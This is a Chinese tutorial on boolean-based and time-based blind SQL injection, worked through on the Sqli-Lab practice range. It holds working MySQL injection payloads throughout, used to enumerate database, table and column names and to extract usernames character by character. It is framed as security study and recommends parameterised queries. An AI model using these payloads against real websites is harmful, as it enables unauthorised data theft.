


SQL布尔盲注与时间盲注原理及Payload构造详解

本文详细解析SQL布尔盲注(Boolean-based Blind SQL Injection)与时间盲注(Time-based Blind SQL Injection)的核心原理、常用函数及实操Payload。内容涵盖注入点探测、数据库结构猜解(库名、表名、字段名)及数据提取的全过程,适用于安全学习与环境测试。
一、盲注核心函数解析
盲注利用的前提是页面不回显具体查询结果,而是通过页面状态(如显示/不显示错误)或响应时间差异来判断条件真假。以下是构建Payload所需的关键函数:
第1步:掌握休眠与判断函数
- sleep(x):用于时间盲注。使执行进程休眠x秒。若结合条件判断,可通过观察页面加载时间的延迟来推断SQL语句的执行分支。
- if(condition, true_val, false_val):条件判断函数。当condition成立时返回true_val,否则返回false_val。在时间盲注中,通常将一个长耗时操作放在true_val分支,短耗时操作放在false_val分支,从而通过HTTP响应时间判断条件真假。
第2步:理解字符串处理函数
盲注通常需要逐位猜测字符,因此需要截取和转换函数:
- mid(str, pos, len):从字符串str的第pos位开始,截取len长度的子串。默认位置索引从1开始。
- substr(str, pos, len):用法同mid()。
- left(str, len):从字符串最左侧开始截取指定长度len的字符。
- length(str):返回字符串str的长度,常用于预先获取待猜解内容的总位数。
第3步:字符编码转换
由于无法直接回显字母,需将其转换为ASCII码数值进行比较:
- ascii(char) / ord(char):将单个字符转换为对应的ASCII十进制值。例如,'a'的ASCII码为97。通过二分法或遍历比较ASCII值,即可还原出原始字符。
二、盲注实战操作顺序与Payload
以下操作以Sqli-Lab靶场为例。基于布尔的盲注对应第8关,基于时间的盲注对应第9关。页面逻辑验证如下:

第1步:探测注入点类型
首先需要确认目标是否存在SQL注入漏洞,并区分是布尔型还是时间型。
布尔盲注探测:
id=1' and 1=2#若页面显示异常或内容消失,说明and后的条件被成功执行且影响页面输出,存在布尔盲注风险。
时间盲注探测:
id=1' and sleep(10)#若提交请求后页面加载时间出现明显延迟(约10秒),则表明SQL语句中的sleep函数被执行,存在时间盲注风险。
第2步:猜解数据库名称
思路:先获取数据库名的长度,再逐位获取字符的ASCII值。
- 获取库名长度(布尔型):
调整数字10进行二分查找,直到页面状态改变,确定确切长度。id=1' and length(database())>10# - 获取库名长度(时间型):
若页面无延迟(快速返回),说明长度不大于10;若有显著延迟,说明长度大于10。id=1' and sleep(if(length(database())>10,10,1))# - 逐位猜解字符(布尔型):假设已知库名第一位为'm'(ASCII 109)。
通过比较ASCII值(如115代表's')判断当前位字符大小,进而锁定具体字符。id=1' and ascii(mid(database(),1,1))>115# - 逐位猜解字符(时间型):
原理同上,通过响应时间延迟与否判断ASCII值是否大于115。id=1' and sleep(if(ascii(mid(database(),1,1))>115,10,1))#
第3步:猜解表名
利用information_schema.tables元数据表。需关注table_schema(库名)和limit偏移量。
- 统计表数量(布尔型):
id=1' and (select count(*) from information_schema.tables where table_schema=database())>2# - 统计表数量(时间型):
id=1' and sleep(if((select count(*) from information_schema.tables where table_schema=database())>2,10,1))# - 获取第一个表名(布尔型):使用
limit 0,1获取第一条记录的第一位字符。id=1' and ascii(mid((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>100# - 获取第一个表名(时间型):
修改id=1' and sleep(if((ascii(mid((select table_name from information_schema.tables where table_schema=database() limit 0,1),1,1))>100),10,1))#limit的后两个参数(如limit 1,1)可获取下一个表名。
第4步:猜解字段名
利用information_schema.columns元数据表,针对特定表名(如假设表名为'users')。
- 统计字段数量(布尔型):
id=1' and (select count(*) from information_schema.columns where table_name='users' and table_schema=database())>1# - 统计字段数量(时间型):
id=1' and sleep(if((select count(*) from information_schema.columns where table_name='users' and table_schema=database())>1,10,1))# - 获取字段名(布尔型):
id=1' and ascii(mid((select column_name from information_schema.columns where table_name='users' and table_schema=database() limit 0,1),1,1))>100# - 获取字段名(时间型):
注意URL编码问题,空格可能需要编码为id=1' and sleep(if(ascii(mid((select column_name from information_schema.columns where table_name='users' and table_schema=database() limit 0,1),1,1))>100,10,1))#%20,但现代WAF或浏览器通常会自动处理,Payload中需保持语法正确。
第5步:猜解具体数据
在已知表名(如users)和字段名(如username)后,直接查询数据。
- 统计数据行数(布尔型):
id=1' and (select count(*) from users)>1# - 统计数据行数(时间型):
id=1' and sleep(if((select count(*) from users)>1,10,1))# - 获取用户名首位字符(布尔型):
id=1' and ascii(mid((select username from users limit 0,1),1,1))>1# - 获取用户名首位字符(时间型):
id=1' and sleep(if(ascii(mid((select username from users limit 0,1),1,1))>1,10,1))#
三、完成判断与注意事项
上述过程完成后,即通过手动二分法或编写脚本自动化完成了对数据库结构的完整测绘。判断完成的标准是:所有预期的数据库名、表名、字段名及用户数据均已被准确还原,且无遗漏关键信息。
风险提示:以上技术仅用于授权的安全测试与学习研究。严禁对未授权设备进行渗透测试,否则可能触犯法律并造成严重后果。在生产环境中,请使用预处理语句(Prepared Statements)和参数化查询来从根本上防止SQL注入。
以上就是SQL布尔盲注和时间盲注详解的详细内容,更多关于SQL盲注防护与检测的资料请关注本站其它相关文章!
本站声明
本文内容仅供参考,不代表本站观点。转载或引用请注明出处。如发现内容问题,请通过联系我们页面反馈。















